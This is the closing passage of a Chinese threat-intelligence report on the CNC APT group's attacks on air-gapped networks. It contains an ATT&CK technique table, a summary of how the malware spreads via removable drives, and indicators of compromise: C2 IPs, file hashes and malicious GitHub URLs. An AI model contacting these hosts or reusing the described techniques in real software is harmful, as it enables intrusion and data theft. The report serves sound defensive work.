持久化	利用计划任务/工作	YodaoCloudMgr.exe 路径被加载到计划任务中执行
防御规避	混淆文件或信息	回传的进程信息进行 base64 编码
防御规避	去混淆/解码文件或信息	样本中的关键字符串通过对称加密算法 XXTEA 解密
防御规避	隐藏行为	创建隐藏的文件夹用于收集信息，以及将 RNGdTMP899 文件设置隐藏属性
发现	发现文件和目录	发现 RECENT 目录中的文件，并可能存在指定目录搜寻的操作
发现	发现系统信息	发现计算机中的驱动器列表
发现	系统时间发现	可以获取到计算机上的本地时间
横向移动·	通过可移动介质复制	检测磁盘列表是否有变动，以便复制到可移动介质中
收集	自动收集	自动收集进程列表、当前用户名、本地时间等信息
收集	收集本地系统数据	收集进程列表、用户名、本地时间等信息
命令与控制	使用应用层协议	使用应用层协议通信
命令与控制	编码数据	回传的进程信息进行 base64 编码
数据渗出	自动渗出	收集到的进程列表信息等自动回传到控制端

CNC组织相关攻击活动的行为技术点的ATT&CK框架图谱如下图所示：




图4-1 CNC组织攻击活动对应ATT&CK框架映射图

05

总结

近些年，APT组织向隔离网络攻击的意图越发明显，渗透隔离网络的攻击样本不断增多，以Darkhotel[1]、幼象[2][3]为典型代表的攻击组织均自研相关攻击武器并不断更新。此次攻击活动中的CNC组织样本同该组织以往的样本相比也进行了升级，在开发阶段同样集成了vcpkg开发环境，也存在从github存储库中获取内容的行为。在横向移动阶段，在判断是否有新存储设备接入的手法上，与此前通过GetDriveTypeA获取接入设备的类型的判断方法不同，本次攻击活动的样本通过不断获取驱动器列表的方法，一旦发现有新存储设备接入，则将文件复制到新接入的存储设备中，以便达成在隔离网中传播的目的。

06
IOC

185.25.51.41
45.86.162.114
da3d305d1b47c8934d5e1f3296a8efe0
c024eb3035dd010de98839a2eb90b46b
https://raw.githubusercontent.com/yuiopk1456/beutifymyapp/main/LICENSE
https://raw.githubusercontent.com/gazelter231trivoikpo1/questions/main/beautify.js